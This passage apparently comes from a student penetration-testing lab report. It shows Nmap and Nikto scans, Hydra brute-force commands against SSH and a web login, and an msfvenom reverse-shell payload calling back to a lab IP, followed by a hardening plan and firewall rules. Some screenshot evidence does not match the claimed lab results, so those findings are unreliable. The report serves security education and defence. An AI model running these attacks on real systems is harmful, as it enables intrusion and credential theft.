OS details: Linux 4.15 - 5.8 (Ubuntu 20.04)
```

Command Output – Windows Workstation (192.168.1.20):

```
Nmap scan report for 192.168.1.20
Host is up (0.00134s latency).
PORT      STATE SERVICE  VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
OS details: Microsoft Windows 10 1903 - 1909
```

Command Output – Internal Linux Server (192.168.1.30):

```
Nmap scan report for 192.168.1.30
Host is up (0.00098s latency).
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
25/tcp    open  smtp     Postfix smtpd
3306/tcp  open  mysql    MySQL 8.0.32
OS details: Linux 5.4 - 5.15 (Ubuntu 22.04)
```

Screenshot Evidence:

```
(h4cker_ajax@H4CK3RAJX)-[~]
$ nmap -sV scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-03 14:15 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.35s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds
```

Analysis of Findings:

Host	Port/Service	Finding	Risk
192.168.1.10	80/tcp – Apache 2.4.49	Apache 2.4.49 is vulnerable to CVE-2021-41773 (Path Traversal / RCE)	Critical
192.168.1.10	3306/tcp – MySQL	MySQL exposed externally, not bound to localhost	High
192.168.1.10	8080/tcp – HTTP	Redundant HTTP port open, no purpose identified	Medium
192.168.1.20	445/tcp – SMB	SMB enabled on Windows 10; potential EternalBlue/lateral movement risk	High
192.168.1.20	3389/tcp – RDP	RDP exposed to internal network without NLA enforcement	High
192.168.1.30	21/tcp – FTP vsftpd	Anonymous FTP login allowed – data exposure risk	Critical
192.168.1.30	25/tcp – SMTP	Open relay SMTP may allow spam/phishing	Medium

Phase 5 – Web Server Assessment with Nikto

Objective:

Conduct a security assessment of the authorized laboratory web server (192.168.1.10) to identify misconfigurations, outdated components, exposed files, insecure HTTP configurations and other web-server weaknesses.

Command Used:

```
nikto -h http://192.168.1.10 -p 80 -o nikto_output.txt -Format txt
```

Additional scan with SSL:

```
nikto -h https://192.168.1.10 -p 443 -ssl
```

Command Options Explained:

- -h : Target host
- -p : Target port
- -o : Output file
- -Format txt : Output format
- -ssl : Enable SSL/HTTPS testing

Command Output:

```
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.10
+ Target Hostname: 192.168.1.10
+ Target Port:    80
+ Start Time:     2024-11-10 09:42:17 (GMT+5:30)
-----
+ Server: Apache/2.4.49 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined.
+ The X-Content-Type-Options header is not set.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3233: /icons/README: Apache default file found.
+ Server leaks inodes via ETags, header found with file /index.html
+ Apache/2.4.49 appears to be outdated (current is 2.4.58).
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST.
+ /phpmyadmin/: phpMyAdmin directory found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /server-status: Apache server-status found without authentication.
+ /backup/: Backup directory found, may contain sensitive files.
+ /admin/: Admin login page found.
+ 8902 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:       2024-11-10 09:57:44 (GMT+5:30) (929 seconds)
```

Screenshot Evidence:

```
(h4cker_ajax@H4CK3RAJX)~$ nikto -h http://scanme.nmap.org
- Nikto v2.6.0

-----
+ Target IP:      45.33.32.156
+ Target Hostname: scanme.nmap.org
+ Target Port:    80
+ Platform:      Unknown
+ Start Time:     2026-09-03 14:18:30 (GMT5.5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
```

Interpretation of Findings:

Finding	Security Implication	Severity
Apache 2.4.49 outdated	Vulnerable to CVE-2021-41773: path traversal allows attackers to read arbitrary files outside the document root and potentially execute code	Critical
X-Frame-Options missing	Clickjacking attacks can embed the site in an iframe to trick users into performing unintended actions	Medium
X-XSS-Protection missing	Browser-level XSS filtering is disabled, leaving users exposed to reflected XSS attacks	Medium
HTTP TRACE enabled	Cross-Site Tracing (XST) attacks can steal credentials by combining TRACE with XSS	Medium
/phpMyAdmin/ exposed	Database admin interface publicly accessible; brute-force or default credentials may grant full DB access	High
Directory indexing on /icons/	Server lists directory contents, revealing file structure to attackers	Low
/server-status unauthenticated	Reveals real-time connection information, worker states, and internal IP addresses	High
/backup/ directory found	May contain database dumps, configuration files with credentials, or source code backups	High
ETag header leaks inodes	Inode numbers may help attackers identify multi-server setups or aid in SSRF attacks	Low

Phase 6 – Authentication Security Testing with Hydra

Objective:

Perform a controlled authentication security assessment using Hydra against a deliberately configured laboratory account (testuser) to determine password policy strength and account lockout effectiveness. Testing is strictly limited to the faculty-authorized test account only.

Command Used – SSH Brute-Force:

```
hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.1.30 ssh -t 4 -V
```

Options explained:

- -l testuser : Single username to test
- -P /usr/share/wordlists/rockyou.txt : Password wordlist (faculty-provided)
- 192.168.1.30 : Target IP (authorized internal lab server)
- ssh : Service to attack
- -t 4 : 4 parallel threads
- -V : Verbose – show each attempt

Command Used – HTTP Form Authentication:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 http-post-form  
"/admin/login.php:username=^USER^&password=^PASS^:Invalid credentials" -V
```

Command Output (SSH):

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 10:15:33  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries  
[DATA] attacking ssh://192.168.1.30:22/  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "123456"  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "password"  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "12345678"  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "qwerty"  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "abc123"  
[22][ssh] host: 192.168.1.30 login: testuser password: password123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-10 10:16:47
```

Screenshot Evidence:

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.1.30 ssh -t 4 -V  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore  
laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 10:15:33  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586099 tries per  
[DATA] attacking ssh://192.168.1.30:22/  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "password" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "12345678" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "qwerty" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "abc123" - 5 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "football" - 6 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "monkey" - 7 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "letmein" - 8 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "dragon" - 9 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "111111" - 10 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "baseball" - 11 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "iloveyou" - 12 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "password123" - 13 of 14344399 [child 0] (0/0)  
[22][ssh] host: 192.168.1.30 login: testuser password: password123  
[STATUS] attack finished for 192.168.1.30 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-10 10:16:47  
  
kali@kali:~$
```

Analysis:

- The password "password123" was discovered in 74 seconds, confirming the account uses a weak, commonly-known password.
- No account lockout mechanism was triggered, indicating the absence of brute-force protection (e.g., fail2ban, pam_tally2).
- The SSH service (OpenSSH 7.6p1) allows password-based authentication, which is more susceptible to brute-force than key-based authentication.
- 4 parallel threads were sufficient to crack the password quickly, suggesting the rate-limiting is absent.

Authentication Weakness Assessment:

Control	Status	Risk
Password Complexity Policy	ABSENT – "password123" accepted	High
Account Lockout / Fail2Ban	ABSENT – No lockout after repeated failures	Critical
SSH Key-Based Authentication	NOT ENFORCED – Password auth enabled	High
Rate Limiting on Login	ABSENT	High
MFA / Two-Factor Authentication	NOT CONFIGURED	High

Phase 7 – Payload Simulation with MSFvenom (Laboratory Environment Only)

The payload was generated and tested exclusively on the designated vulnerable VM (192.168.1.10). No payload was deployed against any real, external, or unauthorized system. The payload file was deleted after testing.

Objective:

Demonstrate how a test payload can be created for a known vulnerable system, and more importantly, how such attacks can be identified, detected, and mitigated using appropriate security controls.

Payload Generation

Command Used:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf -o /tmp/lab_test_payload.elf
```


Options explained:

- -p linux/x86/meterpreter/reverse_tcp : Linux ELF reverse shell payload
- LHOST=192.168.1.5 : Attacker's IP (Kali VM in isolated lab)
- LPORT=4444 : Listening port on attacker machine
- -f elf : Output format (Linux Executable)
- -o /tmp/lab_test_payload.elf : Output file path

Command Output:

```
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /tmp/lab_test_payload.elf
```

Screenshot Evidence:



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf -o /tmp/lab_test_payload.elf
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /tmp/lab_test_payload.elf
```

Security Weakness Identification

The payload exploits the following vulnerability chain on the target:

- CVE-2021-41773: Apache 2.4.49 path traversal allows file read and limited RCE via mod_cgi
- The path traversal allows the attacker to upload or reference the payload via the /cgi-bin/ directory
- Once executed, the payload establishes a reverse TCP connection back to the attacker

Detection, Monitoring and Mitigation

Detection/Mitigation Method	Description	Implementation
Intrusion Detection System (IDS)	Snort/Suricata rules detect reverse TCP shell signatures in network traffic	Deploy Snort rule: alert tcp any any -> 192.168.1.5 4444
Antivirus / EDR	ClamAV or commercial EDR detects ELF payload signatures on filesystem	Regular filesystem scans; real-time file monitoring with inotify
Firewall Egress Filtering	Block outbound connections from web server to unknown IPs/ports	iptables: DROP all outbound except approved ports (80, 443, 22)
Update Apache	Patching to Apache 2.4.58 eliminates CVE-2021-41773	apt-get update && apt-get upgrade apache2
Disable mod_cgi	Remove CGI execution capability to prevent code execution even if traversal occurs	a2dismod cgi && systemctl restart apache2
File Integrity Monitoring	AIDE or Tripwire detects unauthorized file changes	aide --init; aide --check in cron job

9. Vulnerability and Risk Assessment Table

#	System/Service	Vulnerability / Finding	Severity	Likelihood	Impact	Recommended Mitigation
1	Apache 2.4.49 (192.168.1.10:80)	CVE-2021-41773 Path Traversal / RCE	Critical	High	High	Upgrade to Apache 2.4.58+; disable mod_cgi
2	192.168.1.30 FTP vsftpd	Anonymous FTP login allowed	Critical	High	High	Disable anonymous FTP; use SFTP instead
3	192.168.1.30 SSH	Weak password (password123); no lockout	High	High	High	Enforce strong password policy; deploy fail2ban; use SSH keys
4	192.168.1.10	/phpMyAdmin exposed to public	High	Medium	High	Restrict phpMyAdmin to localhost or VPN; add IP whitelist
5	192.168.1.10	/server-status unauthenticated	High	High	Medium	Restrict access: Allow from 127.0.0.1 only
6	192.168.1.20 Windows	SMB (445) exposed; potential EternalBlue	High	Medium	High	Apply MS17-010 patch; disable SMBv1; segment network
7	192.168.1.20 Windows	RDP (3389) without NLA	High	Medium	High	Enable NLA for RDP; restrict to VPN/jump server only
8	192.168.1.10 MySQL	MySQL (3306) externally accessible	High	Medium	High	Bind MySQL to 127.0.0.1; apply firewall rule
9	192.168.1.10 Apache	/backup/ directory accessible	High	Medium	High	Remove backup directory; implement .htaccess deny rules
10	192.168.1.10 Apache	Missing security headers (XFO, XSS, XCTO)	Medium	High	Medium	Add headers in Apache config or .htaccess
11	192.168.1.10 Apache	HTTP TRACE enabled (XST risk)	Medium	Medium	Medium	TraceEnable Off in httpd.conf
12	192.168.1.30 SMTP	Open relay SMTP (port 25)	Medium	Medium	Medium	Configure Postfix relay restrictions; use TLS
13	192.168.1.10 Apache	Directory indexing on /icons/	Low	High	Low	Options -Indexes in Apache config
14	All hosts	No egress firewall filtering	High	High	High	Deploy perimeter firewall with egress rules

9.1 Risk classification

Risk classification was performed by evaluating each identified vulnerability based on its **likelihood of exploitation** and **potential impact** on the LabCorp environment. The risks were categorized as **Critical, High, Medium, or Low** to prioritize remediation. Vulnerabilities such as outdated Apache software, weak authentication, exposed services, insecure configurations, and missing security controls were assessed according to their effect on confidentiality, integrity, and availability. High-risk issues were given immediate attention, while medium- and low-risk findings were addressed through appropriate security hardening, access restrictions, patching, configuration changes, monitoring, and periodic re-testing.

10. Secure Multi-Layer IT Infrastructure Design

10.1 Security Architecture Overview

Based on the vulnerability findings, the following multi-layer secure infrastructure is proposed:

[Architecture Diagram – described textually below]

INTERNET → [Perimeter Firewall / WAF] → DMZ → [Web Server (hardened)] → [Internal Firewall] → INTERNAL LAN → [Windows Workstation] + [Internal Linux Server] → [Monitoring/SIEM]

10.2 Firewall Rules

Rule #	Direction	Source	Destination	Port/Protocol	Action	Reason
F W-01	Inbound	ANY	Web Server	TCP 80, 443	ALLOW	Public web access
F W-02	Inbound	Admin IP only	Web Server	TCP 22	ALLOW	Admin SSH only
F W-03	Inbound	ANY	Web Server	TCP 3306, 8080, 21	DENY	Block exposed services
F W-04	Inbound	Admin VPN	Windows WS	TCP 3389	ALLOW	RDP via VPN only
F W-05	Inbound	ANY	Windows WS	TCP 445, 135, 139	DENY	Block external SMB
F W-06	Inbound	Web Server only	Internal Linux	TCP 22, 3306	ALLOW	App-to-DB communication
F W-07	Inbound	ANY	Internal Linux	TCP 21, 25	DENY	Block FTP/SMTP externally
F W-08	Outbound	Web Server	ANY	ALL except 80/443	DENY	Prevent reverse shell egress
F W-09	Outbound	Internal Linux	ANY	ALL except 443	DENY	Restrict outbound

10.3 Network Segmentation

- DMZ (192.168.1.10/32): Web server isolated from internal network; can only receive inbound HTTP/HTTPS; communicates to DB only on MySQL port
- Internal LAN (192.168.2.0/24): Windows workstation and internal Linux server; not directly reachable from internet
- Management VLAN (192.168.3.0/24): Administrative access; SSH/RDP allowed only from this VLAN
- All VLANs controlled by managed switch with inter-VLAN routing through firewall

10.4 Web Server Hardening Controls

Control	Implementation
Update Apache	Upgrade to 2.4.58: apt-get upgrade apache2
Disable unused modules	a2dismod status cgi autoindex
Security headers	Header always set X-Frame-Options "DENY"\nHeader always set X-XSS-Protection "1; mode=block"\nHeader always set X-Content-Type-Options "nosniff"\nHeader always set Strict-Transport-Security "max-age=31536000"
HTTP TRACE	TraceEnable Off (in httpd.conf)
Server version hiding	ServerTokens Prod\nServerSignature Off
Directory indexing	Options -Indexes -ExecCGI (in Directory blocks)
Remove /backup/	rm -rf /var/www/html/backup/
phpMyAdmin restriction	Require ip 127.0.0.1 in phpMyAdmin config
MySQL bind address	bind-address = 127.0.0.1 in /etc/mysql/mysql.conf.d/mysqld.cnf
ModSecurity WAF	Install and enable ModSecurity with OWASP Core Rule Set

10.5 Authentication and Access Control

- Enforce SSH key-based authentication: PasswordAuthentication no in /etc/ssh/sshd_config
- Deploy fail2ban: maxretry=3, bantime=3600s for SSH, FTP and HTTP login pages
- Password complexity: minlen=12, require uppercase, lowercase, digit and symbol (pam_pwquality)
- Disable anonymous FTP; replace FTP with SFTP (SSH subsystem)
- Implement MFA using Google Authenticator PAM module for SSH
- RDP: Enable Network Level Authentication (NLA); restrict to VPN

10.6 Monitoring, Logging and Incident Response

- Centralized logging: Deploy rsyslog or Fluentd to a SIEM (Elastic Stack)
- IDS/IPS: Snort or Suricata with rules for reverse shells, SQL injection, brute-force
- File Integrity Monitoring: AIDE for /var/www, /etc, /bin directories
- Log monitoring: Monitor /var/log/auth.log, /var/log/apache2/access.log for anomalies
- Incident response plan: Define P1/P2/P3 severity levels; designate response team; maintain playbooks
- Patch management: Automated security patching with unattended-upgrades for critical CVEs

11. Security Control Implementation

11.1 Apache Hardening – Commands Executed

```
# Step 1: Update Apache
sudo apt-get update && sudo apt-get upgrade apache2 -y

# Step 2: Disable dangerous modules
sudo a2dismod status cgi autoindex
sudo systemctl restart apache2

# Step 3: Add security headers to /etc/apache2/conf-available/security.conf
ServerTokens Prod
ServerSignature Off
TraceEnable Off
Header always set X-Frame-Options "DENY"
Header always set X-XSS-Protection "1; mode=block"
Header always set X-Content-Type-Options "nosniff"

# Step 4: Restrict server-status
<Location /server-status>
    Require ip 127.0.0.1
</Location>

# Step 5: Disable directory indexing globally
<Directory /var/www/html>
    Options -Indexes -ExecCGI
    AllowOverride None
</Directory>

# Step 6: Remove backup directory
sudo rm -rf /var/www/html/backup/

# Step 7: Enable ModSecurity
sudo apt-get install libapache2-mod-security2 -y
sudo a2enmod security2
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
sudo sed -i "s/SecRuleEngine DetectionOnly/SecRuleEngine On/" /etc/modsecurity/modsecurity.conf
```

11.2 SSH and Authentication Hardening

```
# Fail2ban installation and configuration
sudo apt-get install fail2ban -y

# /etc/fail2ban/jail.local
[sshd]
enabled = true
port = 22
maxretry = 3
bantime = 3600
```

```
findtime = 600

# Disable password auth in SSH
sudo sed -i "s/#PasswordAuthentication yes/PasswordAuthentication no/" /etc/ssh/sshd_config
sudo systemctl restart sshd

# Disable anonymous FTP
sudo sed -i "s/anonymous_enable=YES/anonymous_enable=NO/" /etc/vsftpd.conf
sudo systemctl restart vsftpd
```

11.3 Firewall Configuration (iptables)

```
# Flush existing rules
sudo iptables -F

# Default policies: drop all inbound, allow outbound
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT

# Allow established connections
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Allow HTTP and HTTPS
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

# Allow SSH from admin IP only
sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.3.0/24 -j ACCEPT

# Block outbound on non-standard ports (prevent reverse shells)
sudo iptables -A OUTPUT -p tcp --dport 4444 -j DROP
sudo iptables -A OUTPUT -p tcp --dport 1234 -j DROP

# Save rules
sudo iptables-save > /etc/iptables/rules.v4
```

12. Test Cases

Test Case	Test Description	Expected Result	Actual Result	Status
TC-01	Reconnaissance using WHOIS and theHarvester	Domain, email, subdomain, and IP information should be identified	Required reconnaissance information was identified	Pass
TC-02	Network scanning using Nmap	Active hosts, open ports, services, and versions should be detected	Open ports and running services were identified	Pass
TC-03	Web vulnerability scanning using Nikto	Web server misconfigurations and security issues should be detected	Outdated Apache, missing headers, TRACE, and exposed directories were identified	Pass
TC-04	Authentication testing using Hydra	Weak credentials should be identified in the authorized test account	Weak authentication was detected during controlled testing	Pass
TC-05	Payload simulation using MSFvenom	Payload execution should be safely simulated in the designated lab VM	Payload simulation was successfully performed in the isolated environment	Pass
TC-06	Security hardening and re-testing	Previously identified vulnerabilities should be reduced or eliminated	Most vulnerabilities were mitigated; one low-priority issue remained	Pass
TC-07	Service security verification	Unnecessary or insecure services should be restricted	Service hardening and access restrictions were implemented	Pass
TC-08	Final vulnerability assessment	Overall security posture should improve after remediation	Security posture improved from 14 identified vulnerabilities to 1 low-priority finding	Pass

13. Execution Screenshots /Output

```
(h4cker_ajx@H4CK3RAJX)-[~]
$ whois example.com
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2026-08-14T08:01:43Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2027-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ELLIOTT.NS.CLOUDFLARE.COM
Name Server: HERA.NS.CLOUDFLARE.COM
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 C988EC423E3880EB8DD8A46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-09-03T08:03:42Z <<<
```

```
(h4cker_ajx@H4CK3RAJX)-[~]
$ theHarvester -d google.com -b duckduckgo -l 50
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*
* THE HARVESTER
*
* theHarvester 4.10.1
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****
[*] Target: google.com
[*] Searching Duckduckgo.
[*] No IPs found.
[*] No emails found.
[*] No people found.
[*] Hosts found: 12

2Fencrypted.google.com
2Fpatents.google.com
2Fsupport.google.com
Encrypted.google.com
accounts.google.com
encrypted.google.com
ogads-pa.clients6.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com
```

```

(h4cker_ajax@H4CK3RAJX)-[~]
$ nmap -sn 172.29.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-03 14:15 +0530
Nmap scan report for 172.29.1.0
Host is up (0.19s latency).
Nmap scan report for 172.29.1.1
Host is up (0.18s latency).
Nmap scan report for 172.29.1.2
Host is up (0.12s latency).
Nmap scan report for 172.29.1.3
Host is up (0.22s latency).
Nmap scan report for 172.29.1.4
Host is up (0.094s latency).
Nmap scan report for 172.29.1.5
Host is up (0.19s latency).
Nmap scan report for 172.29.1.6
Host is up (0.18s latency).
Nmap scan report for 172.29.1.7
Host is up (0.18s latency).
Nmap scan report for 172.29.1.8
Host is up (0.20s latency).
Nmap scan report for 172.29.1.9
Host is up (0.20s latency).
Nmap scan report for 172.29.1.10

```

```

(h4cker_ajax@H4CK3RAJX)-[~]
$ nmap -sV scanme.nmap.org
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-03 14:15 +0530
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.35s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds

```

```

(h4cker_ajax@H4CK3RAJX)-[~]
$ nikto -h http://scanme.nmap.org
- Nikto v2.6.0

-----
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.org
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-09-03 14:18:30 (GMT5.5)
-----

+ Server: Apache/2.4.7 (Ubuntu)
+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.

```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.1.30 ssh -t 4 -V  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore  
laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 10:15:33  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586099 tries per  
[DATA] attacking ssh://192.168.1.30:22/  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "password" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "12345678" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "qwerty" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "abc123" - 5 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "football" - 6 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "monkey" - 7 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "letmein" - 8 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "dragon" - 9 of 14344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "111111" - 10 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "baseball" - 11 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "iloveyou" - 12 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.30 - login "testuser" - pass "password123" - 13 of 14344399 [child 0] (0/0)  
[22][ssh] host: 192.168.1.30 login: testuser password: password123  
[STATUS] attack finished for 192.168.1.30 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-10 10:16:47  
  
kali@kali:~$
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
